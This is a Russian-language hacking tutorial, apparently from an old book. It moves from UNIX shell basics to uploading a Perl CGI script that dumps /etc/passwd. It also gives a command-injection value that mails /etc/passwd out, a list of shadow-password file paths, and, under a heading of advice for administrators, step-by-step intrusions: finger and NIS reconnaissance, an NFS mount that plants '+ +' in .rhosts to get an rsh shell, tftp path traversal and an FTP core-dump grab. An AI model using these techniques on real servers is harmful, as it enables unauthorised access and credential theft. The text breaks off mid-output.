Первые шаги с UNIX

Умение обращаться с UNIX необходимо каждому уважающему себя хакеру, поскольку подавляющее большинство серверов работает именно под управлением UNIX, и прежде чем объяснять, как их ломать, нетрудно бы для начала разобраться, как это хозяйство работает.

Для этого вовсе не обязательно устанавливать Red Hat или Black Cat на свой компьютер, — достаточно воспользоваться одним из эмуляторов UNIX или получить аккаунт на сервере hobbiton.org (для этого необходимо нажать клавишу «Пуск», набрать «**telnet hobbiton.org**» и в качестве имени пользователя ввести '**newuser**').

Так или иначе, начнем...

В работе с UNIX нет ничего мистического и освоить простейшие операции можно в течение буквального одного вечера, особенно если воспользоваться толковой книжкой. К счастью, недостатка в литературе испытывать не приходится, но слишком много — так же плохо, как и совсем ничего. Попробуй, выбери одну книжку из десятка, разбросанных по витрине! Поэтому, пришлось посвятить один урок основам UNIX, что бы помочь начинающим сделать первый шаг в ее мир. На звание учебника эта глава не претендует, но, по крайней мере, поясняет основные команды UNIX, используемые в обиходе.

Для UNIX существует множество интерактивных оболочек с развитым пользовательским интерфейсом — от Mortal Commander (аналог Norton Commander) до графических сред а ля Windows. Они помогают начинающим освоиться в мире UNIX, но оказываются крайне неудобными для удаленного управления компьютером. Даже текстовой Mortal Commander ощутимо тормозит на модемных каналах. А о графических оболочках вспоминать и вовсе не

приходится, — комфортная работа возможна лишь при наличии шустрой локальной сети! Поэтому, придется поступиться некоторыми удобствами, и, расставшись с мышью, разговаривать с компьютером языком текстовых команд. Такое общение с UNIX в чем-то напоминает работу с

интерпретатором MS-DOS «command.com». Разумеется, названия команд окажутся другими, но в целом принцип тот же.

В UNIX (в отличие от MS-DOS) нет стандартной командной оболочки, поэтому первая задача пользователя — выяснить, что именно установлено в системе, и какие альтернативные оболочки доступны.

Путь к используемой в данный момент оболочке содержится в переменной **\$SHELL** и вывести его на экран можно с помощью команды «**echo \$SHELL**» (соблюдая регистр). Результат ее работы может быть следующим:

Эмулятор UWIN

```
echo $SHELL
/usr/bin/ksh
```

Эмулятор CYGWIN

```
echo $SHELL
/bin/sh
```

Теперь легко определить, какая именно оболочка запущена (конечно, при условии, что никакие злые духи не изменили имя исполняемого файла).

Имена исполняемых файлов некоторых популярных оболочек

Пару слов об особенностях каждой оболочки. Первой на свет появилась оболочка Борна, фактически представляющая собой язык программирования, ориентированный на управление процессами, вводом-выводом и операции шаблонного поиска. Никакого интерактивного взаимодействия с пользователем в ней не предусматривалось, и вся работа сводилась к написанию управляющих программ — скриптов, обрабатываемых оболочкой.

Первая интерактивная оболочка, получившая название «C», возникла в университете Беркли. Она быстро завоевала популярность, но имела множество недостатков и содержала кучу ошибок, поэтому полностью вытеснить оболочку Борна так и не смогла. Проблема же совместного сосуществования

заклучалась в полной несовместимости командных языков обоих оболочек. Это приводило к невозможности выполнения скриптов, написанных для одной оболочки, другой оболочкой.

К тому же открытость исходных текстов «С» вызвала появление массы несовместимых между собой клонов. Некоторые из них дожили и до наших дней (как, например, «ТС», — своеобразный гибрид «С» и «TENEX» — операционной системы PDP-10).

Существовали и коммерческие оболочки. Из них наибольшей популярностью пользовалось творение, созданное Дэвидом Корном, объединившее в себе лучшие черты своих предшественников. Компания AT&T распространяла ее вместе с операционной системой System V, объявив стандартном де-юре.

Стандарт — хорошо, но платить компании никто не хотел, и вскоре оболочка Борна была полностью переписана в рамках проекта GNU, получив название `bash` — `Borne Again Shell`. Многочисленные усовершенствования и перенос в среду

LINUX сделали `bash` самой популярной оболочкой всех времен и народов, хотя многие до сих пор предпочитают пользоваться `C-Shell` или оригинальной оболочкой Борна. К тому же, по-прежнему не иссякает поток энтузиастов, пишущих свои собственные оболочки.

Во многих случаях различия между оболочками не столь существенны и не отражаются на простейших операциях, но все примеры, приводимые в этой главе, предназначены для оболочки Корна и их успешное выполнение в других оболочках не гарантируется (хотя и предполагается). Поэтому, полезно знать, какие оболочки установлены администратором на машине. В этом поможет команда `«cat /etc/shells»`, результат работы которой на свежееустановленном эмуляторе UWIN выглядит следующим образом:

```
cat /etc/shells
/usr/bin/ksh
/usr/bin/sh
/usr/bin/tcsh
/usr/bin/csh
/bin/sh
/bin/ksh
/bin/csh
/bin/tcsh
```

Запустить любую оболочку можно, набрав ее имя (возможно, вместе с полным путем), в командной строке. А вернуться назад обычно помогает команда **exit**. В качестве тренировочного упражнения полезно запустить все доступные оболочки по очереди. (Чаще всего пути

«**/usr/bin**» и «**/bin**» указывают на один и тот же каталог, поэтому эквивалентны друг другу).

```
$ echo $SHELL/usr/bin/ksh
$ /usr/bin/sh
# echo $SHELL
/usr/bin/ksh
# exit
$ /usr/bin/tcsh
# echo $SHELL
/usr/bin/ksh
# exit
$ /usr/bin/csh
%echo $SHELL
/usr/bin/ksh
%exit
```

Для просмотра содержимого директорий в командном интерпретаторе **command.com** (MS-DOS) предусмотрена встроенная команда «**dir**», но UNIX-

оболочки не поддерживают такой команды. Вместо этого пользователю предоставляется возможность вызвать внешнюю утилиту, выполняющую всю необходимую работу. Обычно в UNIX для отображения содержимого каталога используется программа **ls**, находящаяся в каталоге «**/bin**». Кстати, пользователи эмулятора **CYGWIN** прежде чем смогут ей воспользоваться, должны скачать с сервера архив **fileutils.tar.gz** — в минимальный комплект поставки она не входит.

Вызов без параметров выводит на экран содержимое текущего каталога, а заглянуть в корень поможет наклонная черта — «**ls /**».

```
ls /
A E proc
base.bat etc reg
baseserviceslink.sh F sys
bin H tmp
C home usr
D lib var
dev linka win
```

Узнать, что находится в каталоге «**/etc**» можно, передав его имя в качестве параметра команде **ls**:


```
$ ls /etc
crontab  inetdconfig.sh  passwd.add
traceit
in.ftpd  init.exe  priv.exe
tracer.exe
in.rlogind  login.allow  profile
ucs.exe
in.rshd  login.deny  rc  ums.exe
in.telnetd  mailx.rc  services
inetd.conf  mkpasswd.exe  shells
inetd.exe  passwd  stop_uwin
```

Скрипты

Что-то сделал автор? Говорит, запустил скрипт на удаленной машине? Но что это значит? Давайте разбираться. Вероятно, читатель уже сталкивался с различными скриптами, в web-страничках. Обычно они написаны на Java или Visual Basic. Ну, а если не сталкивался — так это не беда, можно установить Нетскейпу и совсем немного пробродить по Инет, как тот начнет ругаться «Скрипт>Error такой-то». Ну что делать, — глючная вещь Нетскейп.

А скрипты — это такие программы, которые расширяют возможности языка HTML. Ведь HTML позволяет только управлять форматированием текста — там

отбивочки, тут курсивчик, вверху заголовок с картинкой. Вот на этом возможности HTML и исчерпываются. Чаты, скажем, уже требуют сложных операций, и не могут обойтись без Java или подобных языков. Это скрипты и есть. Но для хака они не годятся.

Почему? Да потому что исполняются на локальной машине, то есть вашем домашнем компьютере. А сервер только посылает и принимает от них данные. Печально.

Но есть другая категория скриптов — тех, что исполняются на удаленном компьютере, то есть сервере, а вам отсылают (или не отсылают) результат своей работы. Они имеют непосредственный доступ к системе, и если администратор не ограничит вас в правах, то скрип может даже отформатировать жесткий диск сервера или подпустить вируса или трояна. Ну, на худой конец, просто полазить и шпионить по всем директориям (это, кстати, часто и не запрещается).

Итак, что бы ломать нужно всего лишь иметь право выполнять программы на удаленном компьютере. На жаргоне это

обзывается «иметь доступ к директории CGI-BIN». Тогда вы можете закинуть туда любую программу, и ее исполнить. Хоть обычный exe-файл типа BackOffice2000. Правда, за одним небольшим исключением. Исполняемый файл должен соответствовать модели компьютера и операционной системе, которая установлена на сервере

Другими словами, если это Pentium Pro и Windows NT, то можно смело кидать всех Энтевых троянов и вирусов — и они успешно сработают.

Правда, вот такую конфигурацию найти можно не так уж часто. Гораздо вероятнее встретить DEC Alpha и UNIX. Это несколько хуже...

Но существует ли способ, одинаково хорошо приглядный для всех систем? Разумеется да. Для любого Юникса подойдет программа, написанная на Си. Правда ее не «берет» NT. Зато Perl одинаково хорошо воспринимается, как UNIX, так и NT. Если, правда, установлен его интерпретатор. Но, обычно он все же установлен.

Выходит, Перловым скриптом мы смогли просмотреть всех юзеров? Ведь расширение-то у файла было PL! Действительно, это Perl. И если мы найдем в себе труд хотя бы поверхностно изучить этот замечательный язык, то потом наши хакерские возможности неограниченно расширятся! За дело, начнем изучать Perl! Однако, для начала придется немного огорчить читателя. Чтобы исполнять Перловый скрипт — это же надо еще права иметь! А большинство бомажатников с халаявыми страничками таких прав не имеют.

Правда, все солидные и платные серверы такой доступ непременно дают. И многие просто в обмен на баннерную рекламу (например, www.agava.ru). Но у какого хакера найдется лишняя деньга?

Выходит, что вся загвоздка в том, чтобы найти удобный и хороший сервер. А главное бесплатный! К счастью такие сервера есть! Пусть немного, но нам хватит, для начала, а потом, потом мы научимся получать доступ и к тем, кто такие права зажимает.

Кстати, многие www-сервера имеют незакрытый доступ к cgi-bin и если

хорошо поискать, то их можно найти!
Правда, если тамошний админ не совсем лох, то такую дырку он быстро прикроет, стоит только сунуться!

Но, об этом потом, а пока смотрите список серверов, где такой доступ дается за просто так!

Сервера, дающие странички и право исполнять CGI

Вообще-то традиционно за право выполнить CGI нужно платить, да еще и зарегистрироваться так, чтобы в случае чего администратор мог вас найти и надавать по ушам. Ведь имея такой доступ к системе можно сделать очень и очень много плохого. Кому это понравится?

Но, тем не менее, в Internet найти можно все! И даже таких администраторов, которые расщедриваются на такой доступ, да еще и предоставляют его на халяву! Чтобы их найти, можно набить в любом поисковике «**CGI+Free+Perl**» или побродить по страничкам, сборникам ссылок на халяву.

Словом, если вас не устроит ни один пункт из списка, приведенного ниже, то всегда можно найти что-то и самим.

VirtualAve

Дает под страничку 20 Мб. Вместе с этим доступ к cgi-bin, и разрешает выполнять Perl-скрипты.

Имеет древний sendmail, который так же интересно поковырять (или просто отправлять почту в свое удовольствие).

Предоставляет домен третьего уровня, то есть вы получите что-то вроде <http://yourname.virtualave.net/>.

Разрешает закачку по FTP, однако имя сервера для этого выглядит иначе (например, <ftp://server26.virtual.ave>). Внимательно читайте инструкцию.

Пока лучший из всей категории. Реклама — выпрыгивающий баннер. Однако, мучительно долго регистрирует вас в системе. Необходимо ждать целые сутки, прежде чем вам откроют аккаунт. К тому же скорость не самая лучшая из возможных, но для скриптов сойдет.

Hypermart

Дает под страничку 10 мегабайт (для скриптов это очень много), разумеется, дает право исполнения Perl скриптов и почтовой рассылки.

Очень надоедает своими баннерами, зато это один из старейших сервисов и его скоро не прикроют.

В дополнение к этому дает возможность создавать собственную нью-конференцию, ну и домен третьего уровня типа «<http://yourname.hypermart.net/>». Впрочем, домен регистрируется в течении нескольких часов, но доступ типа «<http://server26.hypermart.net/> kрпс» появляется тут же.

Так же доступен по FTP, но очень неплохо защищен, и начинать с него не советую, хотя в остальных отношениях — рульный сервак.

Правда есть одно «но» — чтобы получить доступ, нужно ввести код подтверждения, высылаемый вам на e-mail. Вот тут вся и загвоздка — все бесплатные e-mail отменяются сервером, как саксь и маст дай. В том числе и часть платных российских тоже, например, ZMAIL.RU и TELEMEDNET.RU. Поэтому придется извращаться и где-то искать платный ящик или иметь договоренность с его автором, на изыску писем.

Webjump

Обещает 25 мегабайт и доступ к CGI-BIN, но очень часто его (доступ) вырубает на случайное время, да и Perl какой-то кривой стоит, часто проблемы с исполнением скриптов.

Очень-очень-очень увешан баннерами, но зато дает домен третьего уровня и самое главное, содержит офигенное число дыр, которые сразу не заткнут (не успеют) — поэтому тренироваться начинающим хакерам на нем самое-то!

ProHosting

Довольно неплохой сервер, быстрый и приятный. Регистрирует ваш домен в течение четырех часов. Но никаких дополнительных сервисов тут нет.

JustFree

Дает доступ к cgi-bin и Шеллу. Очень тормозит, но это один из очень немногих серверов, дающий халявный Шелл, так что придется с этим примириться.

Заливаем наш первый скрипт!

Итак, будем считать, что на сервере вы себе аккаунт поимели по полной программе. Это не такая сложная операция, чтобы на ней останавливаться. Достаточно лишь заполнить форму, в которой нас будут придиристо расспрашивать о наших занятиях и доходах, — если что введем не правильно, и нас пошлют, так можно попробовать еще раз!

Теперь остается только залить на наш новый аккаунт свой первый скрипт и полюбоваться результатами его работы. Заливать, конечно, будем по FTP. Для этого нам потребуется FTP-клиент, поддерживающий закачку. Например, всем известный FAR.

Запустим его и в панели дисков выберем «FTP».

Теперь нажмем <Shift-F4> и в появившемся окне диалога введем наш логин, пароль и хост (то есть, имя сервера).

Обращаю внимание, что имя хоста по FTP может не совпадать с WWW, — читайте об этом подробнее в инструкции на сервере!

Вот и все. Дважды долбанем по **Enter** и дождемся пока оно соединиться. Если при этом вас отошлют, то что-то сделано неправильно, а может, аккаунт еще не был зарегистрирован. Подождите и попробуйте снова!

После того, как вы соединитесь с сервером, заливать файлы будет можно, как в обычном Norton Commander, только естественно, намного медленнее.

Но в какую директорию закачивать скрипты? Конечно же, в **/CGI-BIN**, если только она есть! Но ее может и не быть! Это не повод нервничать и волноваться. Значит, скрипты могут выполняться в другой директории. Так у «**HyperMart**» — это корневая директория вашего аккаунта, а на «**Viruallave**» это **/public_html**. Но прежде чем что-то закачивать, это «что-то» надо создать. А для этого нужно знать Perl. Впрочем, можно по началу поучиться на чужих скриптах.

Но это еще не все! После того, как скрипт залит на сервер, ему необходимо установить атрибуты исполняемого, иначе он исполняться не захочет.

Для этого опять воспользуется уже успевшим нам полюбоваться FAR-ом. Встаньте на только что закаченный файл и нажмите <Ctrl-A>. Установите атрибуты <X> от eXecutable — то есть, исполняемый и нажмите **Enter**.

Но, возможно, этого делать и не придется, если директория, куда вы собрались копировать скрипт, уже имеет такие атрибуты (тогда они наследуются, то есть передаются по умолчанию, всем расположенным в этой директории файлам). Просмотреть их можно точно так же, переместив на нее курсор и нажав <Ctrl-A>

Все! Теперь пришло время испытать сей агрегат в действии. Наберите в строке браузера путь к скрипту... стоп, а откуда мы его знаем? Как он должен выглядеть?

Сложно сказать однозначно. Все зависит от конкретных настроек сервера. Поэтому ничего, кроме как сходить и почитать об этом в faq, заботливо

расположенном на сервере не останется. Впрочем, вам на e-mail так же должна прийти инструкция с подробными разъяснениями.

Итак, набираем сие в браузере, например, <http://kpnc.hypermart.net/hello.pl> для «**Hypermart**» и любуемся файлом **etc/password** этого сервера. Любуемся настолько, что я даже рискнул привести всю таблицу целиком:

<u>DISPLAY</u>	<u>ETC/PASSWORD</u>	<u>FILE...</u>
<u>LOGIN</u>	<u>NAME</u>	<u>PATH</u>
root	System Administrator	/root
toor	System Administrator	/root
daemon	System Daemon	/
sys	Operating System	/tmp
bin	BSDI Software	/usr/bsdi
operator	System Operator	/usr/opr
uucp	UNIX-to-UNIX Copy	/var/spool/uucppublic
games	Games Pseudo-user	/usr/games
news	USENET News,,,	

```

/var/news/etc
demo      Demo User
/usr/demo
mail      Sendmail
/var/spool/mail
brian     Brian Atkins,,,
/export/home/brian
alias     ,,
/var/qmail/alias
qmaild    ,,
/var/qmail
qmail1    ,,
/var/qmail
qmailp    ,,
/var/qmail
qmailq    ,,
/var/qmail
qmailr    ,,
/var/qmail
qmails    ,,
/var/qmail
ftp       FTP Daemon,,,
/var/spool/ftp
proftp    FTP Daemon,,,
/var/spool/ftp
www       Publish Account,,,
/usr/home/www
nobody    Unprivileged user
/nonexistent

```

```

nonroot   Non-root root user for
NFS/nonexistent
hmvbin    65536-66559 reserved for
hmv/nonexistent

```

Караул! Тут нет ни одного юзера! (ну, кроме demo). Верно, а что вы хотели? Сказано же было, что сервер старый, вылизанный, дыры все убраны, и пользователи за просто так не отображаются.

Впрочем, в дальнейшем мы все же на него попадем, но это будет не сейчас... Сейчас же мы попробуем какой-нибудь другой сервер, что настроен по отношению к юным хакерам не так агрессивно.

Немного хитростей и уловок

Хитрость 1

Результат работы скрипта не виден под Нетскейп. Ну, так написан скрипт. Пользуйтесь милым моему сердцу Эксплорером! А Нетскейп такая глючная вещь!

Хитрость 2

Все это, конечно, очень круто, но ведь очень часто случается так, что доступа к скриптам нам никто не дает. А

файл-то (известно какой) утянуть хочется! Можно ли это сделать? Иногда да, только нужно поискать дырки в существующих скриптах.

А очень часто бывает так, что они есть, только незаметны с первого взгляда. Вот пусть, например, на сервере где-то есть какой-то скрипт (сейчас не важно какой и где), но который запрашивает у пользователя имя файла, которое надлежит открыть (очень часто бывает в различных web-почтовых ящиках, да и в других случаях то же).

Тогда можно ввести что-то вроде «`|mail VasyaPupukin@mail.com </etc/passwd`», разумеется без кавычек, как мы имеем неплохие шансы получить этот файл на «дом», что называется с доставкой.

Далеко не все разработчики скриптов учитывают такую ситуацию. Поэтому, однозначно, дыры в системах безопасности есть и они вокруг нас! Надо только хорошо поискать и не бояться экспериментировать!

Хитрость 3

Обратите внимание на следующие строки скрипта:

```
($login, $pass, $uid, $gid, $name,
$home_dir, $shell) = split(':');
```

```
print "<tr>
print "<td>
print "$login";
print "<td>
print "$name";
print "<td>
print "$home_dir"l
```

То есть пароль считывается из файла, но не выводится?! Истинно так. Если хотите его увидеть, то добавьте еще одну строчку в скрипт. Догадаетесь, как она должна выглядеть — уверяю, вас это не оставит равнодушными!

Приложение 1. Скрипт `hack.pl`

```
#!/usr/local/bin/perl
print "Content-type: text/html\n\n";
print "<BODY TEXT=#342E27
BACKGROUND=#D4D3C7
BACKGROUND=http://dore.on.ru/kpnc/images/BACK1.JPG>";
print "&lг;IMG SRC=
http://dore.on.ru/kpnc/images/PH.JPG><
```



```

BR>";
print "Пожалуйста, посетите сайт <A
href=http://kpsc.id.ru>PRO
HACK</a><BR>";
print "DISPLAY ETC/PASSWD FILE... \n";
print "<TABLE widht=100% border=2>";
print "<tr>";
print "<TH bgcolor=RED> LOGIN";
print "<TH bgcolor=RED> NAME";
print "<TH bgcolor=RED> DIR";
open(PASS, "</etc/passwd") || die;

while()
{
($login, $pass, $uid, $gid, $name,
$home_dir, $shell) = split(':');
print "";
print "";
print "$login";
print "";
print "$name";
print "";
print "$home_dir";
}
print "</table>";
close(PASS);

```

Приложение 2. Где хранятся пароли?

Если админ не совсем лох, то в **etc/passwd** паролей не будет. Там можно обнаружить только «крестики». А сами пароли где? А пароли совсем в другом месте, и обычно это место от рядового юзера скрыто. То есть, доступ отрублен. Но иногда случается так, что это сделать забыли!

Так скажите же, где то золотое место! Увы, оно не одно и зависит от настроек администратора и выбранной системы. Ниже приводятся конфигурации по умолчанию. Попробуйте, — быть может вам повезет:

AIX 3

```
/etc/security/passwd/tcb/auth/files/&l
g;first letter username>/<username>
```

A/UX 3.0s

```
/tcb/files/auth/?/*
```

BSD4.3-Reno

```
/etc/master.passwd
```

ConvexOS 10

```
/etc/shadpw
```

ConvexOS 11

```
/etc/shadow
```

DG/UX

```
/etc/tcb/aa/user/
```

EP/IX

```
/etc/shadow
```

HP-UX

```
/.secure/etc/passwd
```

IRIX 5

```
/etc/shadow
```

Linux 1.1

```
/etc/shadow
```

OSF/1

```
/etc/passwd[.dir|.pag]
```

SCO Unix #.2.x

```
/tcb/auth/files/<first letter  
username>/<username>
```

SunOS4.1+c2

```
/etc/security/passwd.adjunct
```

SunOS 5.0

```
/etc/shadow
```

System V Release 4.0

```
/etc/shadow
```

System V Release 4.2

```
/etc/security/
```

databaseUltrix 4

```
/etc/auth[.dir|.pag]
```

UNICOS

```
/etc/udb
```

Как этим пользоваться? Очень просто — заменить путь в следующей строчке скрипта на новый.

```
open(PASS, "</etc/passwd") || die;
```

Советы системному администратору

Каждый день по всему миру взламываются компьютерные сети и сервера. Уровень этих атак различен. Вопреки общему представлению, что большинство из них происходит из-за слабых паролей, множество атак использует более сложный способ. Эти способы менее известны и их трудно обнаружить. Чтобы защититься от таких проникновений, необходимо понимать их. Мы попытаемся пояснить некоторые из них...

Большинство книг и документов, посвященных защите, смотрят на нее глазами администратора — человека, который сидит внутри системы и иногда плохо представляет ее внешние границы. Давайте отойдем от привычных

представлений о системе защиты. Посмотрим на нее глазами потенциального взломщика. Для этого человека ваша система — черный ящик (или коробка шоколадных конфет). Показывая, что он может сделать для того чтобы получить доступ на ваш компьютер, мы пытаемся помочь системным администраторам получить представление о том, насколько реально защищены ваш хост. Мы не предполагаем раскрыть здесь все технологии и лазейки в системе — их количество растет каждый день. Системы совершенствуются — изменяются технологии.

Какую информацию мы можем получить об удаленной системе? Существует множество сетевых сервисов, к которым следует обратиться: `finger`, `rusers`, `showmount`, `rpcinfo`, `dns`, `ftp`, `sendmail`... В идеале стоит собирать всю возможную информацию — информация это власть.

Давайте попробуем. Что мы можем узнать?

Возможно неплохой шаг сначала узнать возможные `alias`, имя `nameserver` и состав сети, в которой стоит этот хост. В этом может помочь `nslookup`.

1. `finger` и `rusers`

```

devil# finger @www.xxx.xxxx.su
[www.xxx.xxxx.su]
Login      Name
TTY Idle   When
Office
kuzmenko Vladimir Kizmenko      p0
4:57 Sun 08:25
kuzmenko Vladimir Kizmenko      p1
2:38 Sun 08:26
milichen Yuri Mulichenko      p4
4:59 Fri 19:41 3B/r410 1-35-13
sherbak Eugeny Scherbkov      p5
5:00 Sat 10:18 221/r448 1-77-33

devil# finger yur@ccsix.xxxx.xxxx.ru
[ccsix.xxxx.xxxx.ru]
Login: yur
Name: Yuri A. Podgorodsky
Directory: /home/yur
Shell: /bin/bash
On since Sat Apr 12 12:24 (MSK) on
tty0 from jannet.xxxx.xxxx
      3 hours 35 minutes idle
Mail forwarded to
yur@jannet.xxxx.xxxx.ru
No mail.
No Plan.
devil# rusers -l unisun.xxxxx-xxx.net

```

```

Login          Name
TTY           When             Idle
Host
lavrov        unisun.xxxxx-
xxx:console   Apr  2 10:32    17:37
suh           unisun.xxxxx-
xxx:ttyp0     Apr  5 10:20
17:32 (mskws.desy.de)
lavrov        unisun.xxxxx-
xxx:ttyp1     Apr  2 11:21
25:55 (:0.0)
lavrov        unisun.xxxxx-
xxx:ttyp2     Apr  2 10:33
97:11 (:0.0)
    
```

Эти сервисы дают нам аккаунты, позволяют нам узнать кто в данный момент работает в системе, их shell и домашний каталог, возможно имена доверенных хостов. Обратите внимание на графу Idle, если в ней стоит несколько часов, то скорее всего в данный момент никто не обратит на вас внимание.

2. rpcinfo

```

devil# rpcinfo sun10.xxx.xxx.su
program version netid      address
service      owner
100000        2      tcp
0.0.0.0.0.111      rpcbind
    
```

```

unknown
100000        2      udp
0.0.0.0.0.111      rpcbind
unknown
100004        2      udp
0.0.0.0.2.150     ypserv
unknown
100004        2      tcp
0.0.0.0.2.151     ypserv
unknown
100004        1      udp
0.0.0.0.2.150     ypserv
unknown
100004        1      tcp
0.0.0.0.2.151     ypserv
unknown
100069        1      udp
0.0.0.0.2.152     -
unknown
100069        1      tcp
0.0.0.0.2.154     -
unknown
100007        2      tcp
0.0.0.0.4.0       ypbind
unknown
100007        2      udp
0.0.0.0.4.3       ypbind
unknown
100007        1      tcp
    
```

```

0.0.0.0.4.0          ypbind
unknown
100007      1      udp
0.0.0.0.4.3          ypbind
unknown
100028      1      tcp
0.0.0.0.2.156        ypupdated
unknown
100028      1      udp
0.0.0.0.2.158        ypupdated
unknown
100009      1      udp
0.0.0.0.3.255        yppasswdd
unknown
100029      1      udp
0.0.0.0.2.159        keyserv
unknown
100003      2      udp
0.0.0.0.8.1          nfs
unknown
100005      1      udp
0.0.0.0.2.223        mountd
unknown
100005      2      udp
0.0.0.0.2.223        mountd
unknown
100005      1      tcp
0.0.0.0.2.226        mountd
unknown

```

```

100005      2      tcp
0.0.0.0.2.226        mountd
unknown
100024      1      udp
0.0.0.0.2.226        status
unknown
100024      1      tcp
0.0.0.0.2.228        status
unknown
100021      1      tcp
0.0.0.0.2.229        nlockmgr
unknown

```

rpcinfo дает информацию о запущенных RPC сервисах. Наиболее интересны из них mountd, nis, ypserv и ypbind, statd, bootparam, pcnfsd, rexd. **statd** позволяет стереть удаленно любой файл. **pcnfsd** и **mountd** дают доступ к дискам машины, **rexid** — удаленное выполнение команд.

3. NIS (nisd, ypbind, ypserv).

Если эта машина является NIS сервером, то зная NIS имя домена вы можете получить любые NIS карты простым **rpc** запросом. Обычно это имя совпадает с именем домена и можно попытаться его угадать:

```
devil# ypx -dg sun10.xxx.xxx.su
```

```

Trying domain sun10.xxx.xxx.su
Trying domain sun10
Trying domain xxx.xxx.su
sysdiag: *:0:1:0ld System
Diagnostic: /usr/diag/sysdiag: /usr/diag
/sysdiag/sysdiag
sundiag: *:0:1:System
Diagnostic: /usr/diag/sundiag: /usr/diag
/
sundiag/sundiag
sybase: *:13:55:syb: /usr/nms/sybase: /bin/csh
nobody: *:65534:65534: : /:
daemon: *:1:1: : /:
audit: *:9:9: : /etc/security/audit: /bin/csh
uucp: *:4:8: : /var/spool/uucppublic:
sync: __F324VMRDcL6:1:1: : /bin/sync
root: __Ye.Ibw.8uQg:0:3:Operator: : /bin/csh
news: *:6:6: : /var/spool/news: /bin/csh
sys: *:2:2: : /bin/csh
snm: __7ck.pfEh/2s:11:11:Network
Manager: /usr/snm: /bin/csh
rom: __IriAsoksSeE:10:10:Victor
Romanchik: /usr/rom: /bin/csh
nms: *:12:55:Network
Manager: /usr/nms: /bin/csh
bin: *:3:3: : /bin:

```

```
YP map transfer successfull.
```

Мы заменили первые два символа каждого пароля на «__» и изменили имена здесь и далее в тексте.

Если угадать NIS имя домена не удастся, возможно получить его через bootparam сервис или подсмотреть в директории /var/yp, если она доступна публично.

4. showmount

```

devil# showmount -e
thsun1.xxxx.xxxxx.su
export list for thsun1.xxxx.xxxxx.su:
/pub
(everyone)
/opt
thsun2, thsun3, tlx39
/pgm/linux
(everyone)
/export
(everyone)
/usr
(everyone)
/tftpboot
(everyone)
/cdrom/sol_2_3_hw894_sparc/s0
(everyone)
/home

```

```
(everyone)
/scratch/users
(everyone)
```

С помощью showmount мы узнали о разделах, предоставляемых этим хостом, о правах доступа к ним и возможно о доверенных хостах. Такие важные каталоги как export, home, usr доступны всем! Попробуем...

```
devil# mount -F nfs
thsun1.xxxx.xxxxx.su:/home /mnt
devil# cd /mnt
devil# ls -al
total 12524
drwxr-xr-x 17 root      root
1024 Jun 28 1996 .
drwxr-xr-x 28 root      root
1024 Apr 12 16:29 ..
drwxr-xr-x 2 root      root
512 May 19 1995 TT_DB
drwxr-xr-x 3 root      798
512 Nov 25 1994 cfi
drwxr-xr-x 6 root      100
512 Nov 25 1994 dug
drwxr-xr-x 9 root      other
512 Feb 17 11:19 lcta
drwxr-xr-x 3 root      other
512 Jun 19 1996 lhpe
drwxr-xr-x 6 root      other
```

```
512 Feb 14 11:16 lnp
drwxr-xr-x 6 root      other
512 Feb 14 11:19 lnp
drwxr-xr-x 4 root      other
512 Jan 15 1995 lnur
devil# cd lnp
devil# ls -al
total 12
drwxr-xr-x 6 root      other
512 Feb 14 11:19 .
drwxr-xr-x 17 root      root
1024 Jun 28 1996 ..
drwxr-xr-x 3 6000      600
512 Oct 30 1995 dolbilov
drwxr-xr-x 9 6190      600
1024 Oct 7 1996 davgun
drwxr-xr-x 4 6001      600
512 Oct 20 1995 gvff
drwxr-xr-x 4 6003      600
512 Apr 4 10:31 yup
devil# echo 'dolbilov::600:' >>
/etc/groups
devil# echo
'dolbilov:x:6000:600::/noway:/bin/csh'
>> /etc/passwd
devil# su dolbilov
$ cd dolbilov
$ ls -al
total 30
```

```

drwxr-xr-x    3 dolbilov dolbilov
512 Apr 12 16:21 .
drwxr-xr-x    6 root          other
512 Feb 14 11:19 ..
-rw-r--r--    1 dolbilov dolbilov
2901 Apr  7 1993 .cshrc
-rw-r--r--    1 dolbilov dolbilov
1550 Apr  7 1993 .login
-rw-r--r--    1 dolbilov dolbilov
2750 Apr  7 1993 .rootmenu
-rw-r--r--    1 dolbilov dolbilov
478 Apr  7 1993 .sunview
-rw-----    1 dolbilov dolbilov
2196 Oct 30 1995 mbox
drwxr-xr-x    2 dolbilov dolbilov
512 Nov 25 1994 timezone
$ echo '+ +' > .rhosts
$ exit
devil# rsh -l dolbilov
thsun1.xxxx.xxxxx.su /bin/csh -i
$

```

Таким образом мы получили shell на удаленной машине.

5. sendmail

```

devil# telnet www.xxx.ru 25
Trying 193.124.xxx.xx...
Connected to www.xxx.ru.
Escape character is '^]'.

```

```

220 www.xxx.ru ESMTP Sendmail
8.8.5/8.8.5; Sat, 12 Apr 1997
15:55:36 +0400
vrfy serg
550 serg... User unknown
vrfy alex
250 Alexei E. Katov <ALEX@WWW.XXX.RU>

```

Так мы попытались угадать несколько системных аккаунтов и конечно записали версию sendmail'a — программы, содержащей легендарное количество ошибок. Не будем заострять на них внимания.

Новые версии выходят регулярно, старые ошибки исправляются, появляются новые.

6. tftp

tftp широко известная программа похожая на ftp, служит для простейшего трансфера файлов. Ошибки в ней известны и исправлены в большинстве ОС, но и нижеследующий пример можно встретить:

```

devil# tftp www.xxx.ru
tftp> get
/tmp/../../../../../../../../etc/passwd /tmp/passwd
tftp> quit

```



```
devil#
```

7. ftp

Сервис ftp является не только удобным, но и опасным для вашей системы. Опасность представляет не только возможность украсть доверенную информацию или занести свою при неправильной конфигурации демона. Опасность представляет возможное крушение демона командами пользователя.

```
devil# ftp xxxxxxxxxxxx.xxx.com
Connected to xxxxxxxxxxxx.xxx.com.
220 xxxxxxxxxxxx FTP server (UNIX(r)
System V Release 4.0) ready.
Name (xxxxxxxxxxx.xxx.com:root): ftp
331 Guest login ok, send ident as
password.
Password:
230 Guest login ok, access
restrictions apply.
ftp> user root
530 User root unknown.
Login failed.
ftp> user root
530 User root unknown.
Login failed.
ftp> user foobar
530 User foobar access denied.
```

```
Login failed.
ftp> quote pasv
421 Service not available, remote
server has closed connection
ftp> o xxxxxxxxxxxx.xxx.com
Connected to xxxxxxxxxxxx.xxx.com.
220 xxxxxxxxxxxx FTP server (UNIX(r)
System V Release 4.0) ready.
Name (xxxxxxxxxxx.xxx.com:root): ftp
331 Guest login ok, send ident as
password.
Password:
230 Guest login ok, access
restrictions apply.
ftp> bin
200 Type set to I.
ftp> get core
200 PORT command successful.
150 Binary data connection for core
(194.xx.xxx.xxx,51553)
(281136 bytes).
226 Binary Transfer complete.
local: core remote: core
281136 bytes received in 16 seconds
